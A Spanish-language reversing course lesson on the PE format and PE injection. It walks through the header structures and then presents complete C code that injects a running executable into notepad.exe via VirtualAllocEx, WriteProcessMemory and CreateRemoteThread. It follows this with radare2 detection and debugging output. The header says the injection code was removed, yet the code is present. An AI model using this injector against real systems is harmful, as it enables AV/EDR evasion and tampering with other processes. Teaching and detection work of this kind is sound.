

Comprender secciones, relocaciones e importaciones al examinar un PE cargado en memoria.
Notas de la práctica
Las capturas corresponden al análisis original del autor. Puedes seguir la lectura del código y las evidencias desde esta página. El trabajo dinámico con muestras requiere un laboratorio Windows separado del equipo de uso habitual.
Edición parcial: diferencias con el original
Se excluyen las implementaciones de inyección de PE y shellcode y de process hollowing. Se conservan las estructuras PE y el caso documentado de Parallax con sus registros y capturas.
Prepara el análisis con el agente
Comparte esta lección y sus evidencias con tu agente. Pídele que te ayude a organizar la lectura y que justifique cada conclusión con una observación concreta.
Estoy estudiando «Análisis de carga e inyección de PE» del curso de Lobera. Ayúdame a interpretar las funciones, estructuras y capturas de esta lección. Distingue las observaciones del caso de las hipótesis y cita la evidencia que sostiene cada conclusión.
El análisis se apoya en las evidencias disponibles para este caso. Preparación y funcionamiento.
Introducción
En las entregas anteriores del curso de reversing con radare2 hemos estudiado técnicas de inyección de DLL: cómo funcionan, cómo implementarlas y cómo detectarlas en malware. Hoy damos un paso más hacia la inyección de shellcode o ejecutables completos en procesos remotos. Las técnicas de inyección de PE y shellcode funcionan de forma similar, pero en este caso querremos mapear y reubicar un ejecutable completo (varias estructuras deberán mapearse correctamente) o bien shellcode, que no necesitará reubicación pero sí deberá implementarse correctamente para no romper el programa remoto.
Al igual que con la inyección de DLL, el objetivo principal de inyectar código malicioso en un proceso remoto es abusar de una aplicación legítima, de confianza para el sistema, y hacer que ejecute nuestro código, ocultando así la ejecución del malware. La aplicación legítima se ejecuta, el AV/EDR la valida y entonces el código malicioso se carga y se ejecuta en ella. Por otro lado, podemos querer inyectar código en un proceso remoto para manipular su memoria; ejemplos de ello pueden ser: robo de credenciales, trampas en videojuegos, interrupción de procesos y sabotaje en general, entre otros.
En esta entrega examinaremos técnicas de inyección de código simples pero fundamentales: inyección de PE, inyección de shellcode y process hollowing (también conocido como runPE).
Acerca de la estructura PE
Antes de entrar en esas técnicas, conviene repasar la estructura PE. Para ello te recomiendo leer esta introducción al formato PE, ya que se necesita un conocimiento básico de este formato para entender correctamente la implementación del código.
Según Wikipedia:
The Portable Executable (PE) format is a file format for executables, object code, DLLs and others used in 32-bit and 64-bit versions of Windows operating systems. The PE format is a data structure that encapsulates the information necessary for the Windows OS loader to manage the wrapped executable code. This includes dynamic library references for linking, API export and import tables, resource management data and thread-local storage (TLS) data. On NT operating systems, the PE format is used for EXE, DLL, SYS (device driver), MUI and other file types. The Unified Extensible Firmware Interface (UEFI) specification states that PE is the standard executable format in EFI environments.
Un EXE se escribe siguiendo el formato PE. El archivo contiene el código del programa (código máquina), los datos que necesita para ejecutarse y, además, varias tablas de datos con instrucciones que utiliza el sistema operativo para colocarlo correctamente en memoria y enlazar los recursos necesarios, como las bibliotecas.
Los primeros bytes de un PE se mapean a la siguiente tabla:
typedef struct _IMAGE_DOS_HEADER {
    USHORT e_magic;
    USHORT e_cblp;
    USHORT e_cp;
    USHORT e_crlc;
    USHORT e_cparhdr;
    USHORT e_minalloc;
    USHORT e_maxalloc;
    USHORT e_ss;
    USHORT e_sp;
    USHORT e_csum;
    USHORT e_ip;
    USHORT e_cs;
    USHORT e_lfarlc;
    USHORT e_ovno;
    USHORT e_res[4];
    USHORT e_oemid;
    USHORT e_oeminfo;
    USHORT e_res2[10];
    LONG   e_lfanew;
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
Por ejemplo, el campo e_magic es el típico "MZ" que verás al depurar o desensamblar un exe. La cabecera PE, que contiene información útil sobre el programa, se localiza indexando el campo e_lfanew de la _IMAGE_DOS_HEADER.
Y esa cabecera se mapea a la siguiente estructura:
typedef struct _IMAGE_NT_HEADERS {
  DWORD                   Signature;
  IMAGE_FILE_HEADER       FileHeader;
  IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
En general, la estructura que nos interesa de esta tabla es la OptionalHeader, que contiene información como las direcciones donde debe mapearse y comenzar la ejecución del programa, referencias a sus secciones y el tamaño del programa en memoria; todo lo necesario para mapear el programa en memoria y habilitar su ejecución. Cada sección del PE contendrá datos necesarios para la ejecución: .data contendrá información no relacionada con código, utilizada por el programa; .text contendrá el código; .rsrc puede contener iconos y .reloc contendrá las relocaciones de memoria
Tiene este aspecto:
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
Aquí, SizeOfImage contiene el tamaño del programa en memoria una vez cargado, ImageBase la dirección a partir de la cual debe mapearse y AddressOfEntryPoint la dirección donde debe comenzar la ejecución. El mapeo es necesario porque, como se ve, el tamaño del programa en disco difiere del tamaño en memoria. Además, sus secciones se cargan en posiciones distintas y con tamaños diferentes a los del disco. Esto se debe a que, en disco, los datos del programa son consecutivos, mientras que en memoria deben alinearse: cada sección se alinea al límite de página. Para más detalle, consulta la documentación del formato PE o mira un vídeo. Puede resultar muy útil practicar con herramientas como PE BEAR. *Quizá te preguntes por qué la dirección base siempre es 0x00400000
Acerca de los procesos en Windows
Cuando se lanza un programa, el SO crea un proceso, mapea el PE en él usando las estructuras que hemos visto, lo configura y lo inicia en la dirección indicada por el punto de entrada. Cada proceso tiene su propio identificador de proceso, que se puede usar para acceder a él y pausarlo, leer y escribir en su memoria o gestionar sus hilos. Un proceso puede contener múltiples hilos de ejecución, que comparten memoria entre sí. Cuando abrimos un proceso con OpenProcess o lo creamos con CreateProcessW, obtenemos un HANDLE que servirá de referencia para ese proceso. La idea del multihilo es precisamente compartir memoria y ejecutar código en paralelo. En el contexto de un ataque, un atacante puede crear un hilo en un proceso remoto para ejecutar shellcode allí. Como esta entrega no trata específicamente de procesos en Windows, mira este vídeo si lo necesitas.
Inyección de PE
La idea de la inyección de PE es ejecutar un ejecutable en el espacio de memoria de un proceso legítimo para evadir las detecciones. La técnica funciona así: primero, el proceso atacante obtiene su dirección base, luego analiza sus propias cabeceras para obtener su tamaño en memoria mediante SizeOfImage, reserva un bloque de memoria de ese tamaño y se copia allí (esto también puede hacerse directamente en el proceso remoto). Después reserva un bloque de memoria similar en el proceso remoto para copiarse en él. A continuación calcula la diferencia entre su ImageBase y la dirección de la memoria reservada en el proceso remoto; esta diferencia se usará para parchear las referencias de memoria. Usando su tabla de relocaciones (sección .reloc), parchea todas las referencias de memoria (entradas de esa tabla) con la diferencia calculada, ya que al cargar se utiliza la tabla de relocaciones junto con la dirección base de la imagen, pero como el atacante carga el PE en una dirección diferente, la reubicación debe hacerse manualmente, emulando al cargador. Hecho esto, el atacante escribe el PE y crea un hilo remoto en el proceso objetivo, comenzando desde la dirección base recalculada más el punto de entrada, y el programa se ejecuta.
A continuación se muestra una implementación de la técnica, donde el programa se mapea en memoria e inicia su ejecución en la función InjectionEntryPoint.
// based on this https://www.ired.team/offensive-security/code-injection-process-injection/pe-injection-executing-pes-inside-remote-processes

#include <stdio.h>
#include <Windows.h>
#include <tlhelp32.h>

typedef struct BASE_RELOCATION_ENTRY {
    USHORT Offset : 12;
    USHORT Type : 4;
} BASE_RELOCATION_ENTRY, * PBASE_RELOCATION_ENTRY;

/* This is the function that will get called
* once we map the PE in the remote process
*/
DWORD InjectionEntryPoint()
{
    CHAR moduleName[128] = "";
    // the name of the PE
    GetModuleFileNameA(NULL, moduleName, sizeof(moduleName));
    MessageBoxA(NULL, moduleName, "Ssssssimple PE Injection", NULL);
    return 0;
}

int main()
{

    HANDLE         hSnap;
    // information about the running processes
    PROCESSENTRY32 pe32;
    DWORD          dwPid=0;
    // Get current image's base address
    PVOID imageBase = GetModuleHandle(NULL);
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)imageBase;
    PIMAGE_NT_HEADERS ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)imageBase + dosHeader->e_lfanew);

    // Allocate a new memory block and copy the current PE image to this new memory block
    PVOID localImage = VirtualAlloc(NULL, ntHeader->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_READWRITE);
    memcpy(localImage, imageBase, ntHeader->OptionalHeader.SizeOfImage);

    // Search for the running processes
    // create snapshot of system
    hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if(hSnap == INVALID_HANDLE_VALUE) return 0;

    pe32.dwSize = sizeof(PROCESSENTRY32);
    // get first process and loop
    if(Process32First(hSnap, &pe32)){
      do {
          // check if it corresponds to notepad.exe
        if (lstrcmpi("notepad.exe", pe32.szExeFile)==0) {
          dwPid = pe32.th32ProcessID;
          break;
        }
      } while(Process32Next(hSnap, &pe32));
    }
    if(!dwPid){
        // return with error
        return 1;
    }
    printf("[+] PID to inject in: %d \n",dwPid);
    CloseHandle(hSnap);

    // Open the target process - this is process we will be injecting this PE into
    HANDLE targetProcess = OpenProcess(MAXIMUM_ALLOWED, FALSE, dwPid);
    // Allocate a new memory block in the target process. This is where we will be injecting this PE
    PVOID targetImage = VirtualAllocEx(targetProcess, NULL, ntHeader->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    // Calculate delta between addresses of where the image will be located in the target process and where it's located currently
    DWORD_PTR deltaImageBase = (DWORD_PTR)targetImage - (DWORD_PTR)imageBase;

    // Relocate localImage, to ensure that it will have correct addresses once its in the target process
    PIMAGE_BASE_RELOCATION relocationTable = (PIMAGE_BASE_RELOCATION)((DWORD_PTR)localImage + ntHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);
    DWORD relocationEntriesCount = 0;
    PDWORD_PTR patchedAddress;
    PBASE_RELOCATION_ENTRY relocationRVA = NULL;
    // we do the relocation manually ourselves!
    // for each relocation block
    while ((int) relocationTable->SizeOfBlock > 0)
    {
        relocationEntriesCount = (relocationTable->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(USHORT);
        relocationRVA = (PBASE_RELOCATION_ENTRY)(relocationTable + 1);
        // for each entry on the block
        for (short i = 0; i < relocationEntriesCount; i++)
        {
            // is there an address to relocate?
            if (relocationRVA[i].Offset)
            {
                // address to patch
                patchedAddress = (PDWORD_PTR)((DWORD_PTR)localImage + relocationTable->VirtualAddress + relocationRVA[i].Offset);
                // offset + delta
                *patchedAddress += deltaImageBase;
            }
        }
        // to the next relocation block
        relocationTable = (PIMAGE_BASE_RELOCATION)((DWORD_PTR)relocationTable + relocationTable->SizeOfBlock);
    }

    // Write the relocated localImage into the target process
    WriteProcessMemory(targetProcess, targetImage, localImage, ntHeader->OptionalHeader.SizeOfImage, NULL);

    // Start the injected PE inside the target process
    CreateRemoteThread(targetProcess, NULL, 0, (LPTHREAD_START_ROUTINE)((DWORD_PTR)InjectionEntryPoint + deltaImageBase), NULL, 0, NULL);

    return 0;
}
Ten en cuenta que, al compilar ejecutables, no todos los compiladores habilitan ASLR ni crean tablas de relocación. Si usas mingw como en Codeblocks en Windows, necesitarás añadir esto para tener una tabla .reloc e implementar la técnica fácilmente. De lo contrario, tu programa deberá cargarse en la dirección base definida en el PE.
-Wl,--dynamicbase,--export-all-symbols
¿Y cómo detectarlo en el código?
En términos generales y dependiendo mucho de la ofuscación implementada, es fácil de detectar. Básicamente hay que buscar una secuencia sospechosa de VirtualAllocEx, WriteProcessMemory y CreateRemoteThread o sus equivalentes NT.
CreateToolHelp32SnapShot siempre es interesante de ver en el código:

Especialmente cuando viene acompañado de un bucle que recorre procesos y los compara con uno en concreto.

También un VirtualAllocEx justo después de un OpenProcess debería hacer saltar la alarma:

Y finalmente un WriteProcessMemory justo antes de crear un hilo.

Al depurar, basta con poner breakpoints en esas funciones:
[0x7ffe1f462630]> dcu entry0
Continue until 0x000214e0 using 1 bpsize
base addr should not be larger than the breakpoint address.
(5792) loading library at 0x00007FFE1F410000 (C:\Windows\System32\ntdll.dll) ntdll.dll
(5792) loading library at 0x00007FFE1E450000 (C:\Windows\System32\kernel32.dll) kernel32.dll
(5792) loading library at 0x00007FFE1CF20000 (C:\Windows\System32\KernelBase.dll) KernelBase.dll
(5792) loading library at 0x00007FFE19880000 (C:\Windows\System32\apphelp.dll) apphelp.dll
(5792) loading library at 0x00007FFE1D580000 (C:\Windows\System32\msvcrt.dll) msvcrt.dll
(5792) loading library at 0x00007FFE1EDB0000 (C:\Windows\System32\user32.dll) user32.dll
(5792) loading library at 0x00007FFE1D430000 (C:\Windows\System32\win32u.dll) win32u.dll
(5792) loading library at 0x00007FFE1D7A0000 (C:\Windows\System32\gdi32.dll) gdi32.dll
(5792) loading library at 0x00007FFE1D320000 (C:\Windows\System32\gdi32full.dll) gdi32full.dll
(5792) loading library at 0x00007FFE1CC40000 (C:\Windows\System32\msvcp_win.dll) msvcp_win.dll
(5792) loading library at 0x00007FFE1D1F0000 (C:\Windows\System32\ucrtbase.dll) ucrtbase.dll
[0x7ffe1f4e06b1]>
Como veremos más adelante, también conviene poner breakpoints en sus equivalentes NT.
nth  paddr      vaddr          bind   type size lib                               name
--------------------------------------------------------------------------------------
1583 0x0003c080 0x7ffe1e48cc80 GLOBAL FUNC 0    KERNEL32.dll                      WriteProcessMemory
16   0x00081268 0x7ffe1e4d2868 NONE   FUNC 0    api-ms-win-core-memory-l1-1-0.dll imp.WriteProcessMemory
[0x7ffe1f4e06b1]> dmi KERNEL32 CreateRemoteThread
[Symbols]

nth paddr      vaddr          bind   type size lib                                       name
---------------------------------------------------------------------------------------------
235 0x00039f20 0x7ffe1e48ab20 GLOBAL FUNC 0    KERNEL32.dll                              CreateRemoteThread
28  0x00081600 0x7ffe1e4d2c00 NONE   FUNC 0    api-ms-win-core-processthreads-l1-1-0.dll imp.CreateRemoteThread
[0x7ffe1f4e06b1]> dmi KERNEL32 VirtualAllocEx
[Symbols]

nth  paddr      vaddr          bind   type size lib                               name
--------------------------------------------------------------------------------------
1499 0x0003be20 0x7ffe1e48ca20 GLOBAL FUNC 0    KERNEL32.dll                      VirtualAllocEx
7    0x00081220 0x7ffe1e4d2820 NONE   FUNC 0    api-ms-win-core-memory-l1-1-0.dll imp.VirtualAllocEx
[0x7ffe1f4e06b1]> dmi KERNEL32 OpenProcess
[Symbols]

nth  paddr      vaddr          bind   type size lib                                       name
----------------------------------------------------------------------------------------------
1043 0x0001a1e0 0x7ffe1e46ade0 GLOBAL FUNC 0    KERNEL32.dll                              OpenProcess
1    0x00081668 0x7ffe1e4d2c68 NONE   FUNC 0    api-ms-win-core-processthreads-l1-1-1.dll imp.OpenProcess
Otro punto interesante es comprobar los valores de retorno de las llamadas a OpenProcess y VirtualAlloc para anotar los handles de proceso y las direcciones de memoria utilizadas. Comprobar su estado simplifica el análisis.
|           0x000215e8      b900000000     mov ecx, 0
|           0x000215ed      488b05b48c00.  mov rax, qword [sym.imp.KERNEL32.dll_GetModuleHandleA] ; [0x2a2a8:8]=0x7ffe1e46f0b0
|           0x000215f4      ffd0           call rax
|           ;-- rip:
|           0x000215f6 b    488985400100.  mov qword [rbp + 0x140], rax

[0x000215c9]> dr rax
0x00020000
Como vemos, llamar a GetModuleHandle sin argumentos devuelve la dirección base propia.
|           0x00021632      89c0           mov eax, eax
|           0x00021634      41b904000000   mov r9d, 4
|           0x0002163a      41b800100000   mov r8d, 0x1000
|           0x00021640      4889c2         mov rdx, rax
|           0x00021643      b900000000     mov ecx, 0
|           0x00021648      488b05f18c00.  mov rax, qword [sym.imp.KERNEL32.dll_VirtualAlloc] ; [0x2a340:8]=0x7ffe1e468500
|           0x0002164f      ffd0           call rax
|           ;-- rip:
|           0x00021651 b    488985280100.  mov qword [rbp + 0x128], rax
[0x00021651]> dr rax
0x00fc0000
Podemos verificarlo en memoria, donde veremos ese MZ.
[0x000216bc]> pxw 100 @ 0x00fc0000
0x00fc0000  0x00905a4d 0x00000003 0x00000004 0x0000ffff  MZ..............
0x00fc0010  0x000000b8 0x00000000 0x00000040 0x00000000  ........@.......
0x00fc0020  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x00fc0030  0x00000000 0x00000000 0x00000000 0x00000080  ................
0x00fc0040  0x0eba1f0e 0xcd09b400 0x4c01b821 0x685421cd  ........!..L.!Th
0x00fc0050  0x70207369 0x72676f72 0x63206d61 0x6f6e6e61  is program canno
0x00fc0060  0x65622074                                   t be
[0x000216bc]>
Al mismo tiempo podemos avanzar y ver cómo se realiza un Snapshot y se listan los procesos:
[0x000216bc]> dr
rflags = 0x00000211
rax = 0x013ff6e0
rcx = 0x000000cc
rdx = 0x013ff6e0
rbx = 0x00000008
rsp = 0x013ff6a0
rbp = 0x013ff720
rsi = 0x00000023
rdi = 0x019914f0

[0x000216bc]> pxw 300  @ 0x013ff6e0
0x013ff6e0  0x00000130 0x00000000 0x00000000 0x00000000  0...............
0x013ff6f0  0x00000000 0x00000000 0x00000000 0x00000001  ................
0x013ff700  0x00000000 0x00000000 0x00000000 0x7379535b  ............[Sys
0x013ff710  0x206d6574 0x636f7250 0x5d737365 0x00000000  tem Process]....
0x013ff720  0xffffffff 0xffffffff 0x14070013 0x00000000  ................
0x013ff730  0x01992d01 0x00000000 0x1f4cccc2 0x00007ffe  .-........L.....
0x013ff740  0x01992dd0 0x00000000 0x1f54cd68 0x00007ffe  .-......h.T.....
0x013ff750  0x01990000 0x00000000 0x00000018 0x00000000  ................
Finalmente, también podemos inspeccionar VirtualAllocEx / WriteProcessMemory para ver cómo primero crea un buffer en un proceso remoto y luego mapea el ejecutable en él:
[0x000217a9]> dr rax
0x1a566060000
[0x000217a9]> db 0x0002194d

[0x7ffe1f4b0861]> pxw @ 0x1a566060000
0x1a566060000  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060010  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060020  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060030  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060040  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060050  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060060  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060070  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060080  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060090  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a5660600a0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a5660600b0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a5660600c0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a5660600d0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a5660600e0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a5660600f0  0x00000000 0x00000000 0x00000000 0x00000000  ................
[0x7ffe1f4b0861]> pxw @ 0x1a566060000
0x1a566060000  0x00905a4d 0x00000003 0x00000004 0x0000ffff  MZ..............
0x1a566060010  0x000000b8 0x00000000 0x00000040 0x00000000  ........@.......
0x1a566060020  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x1a566060030  0x00000000 0x00000000 0x00000000 0x00000080  ................
0x1a566060040  0x0eba1f0e 0xcd09b400 0x4c01b821 0x685421cd  ........!..L.!Th
0x1a566060050  0x70207369 0x72676f72 0x63206d61 0x6f6e6e61  is program canno
0x1a566060060  0x65622074 0x6e757220 0x206e6920 0x20534f44  t be run in DOS
0x1a566060070  0x65646f6d 0x0a0d0d2e 0x00000024 0x00000000  mode....$.......
0x1a566060080  0x00004550 0x00118664 0x630a4f06 0x0000dc00  PE..d....O.c....
0x1a566060090  0x00000533 0x002600f0 0x1e02020b 0x00002200  3.....&......"..
0x1a5660600a0  0x00004400 0x00000a00 0x000014e0 0x00001000  .D..............
Inyección de shellcode en procesos
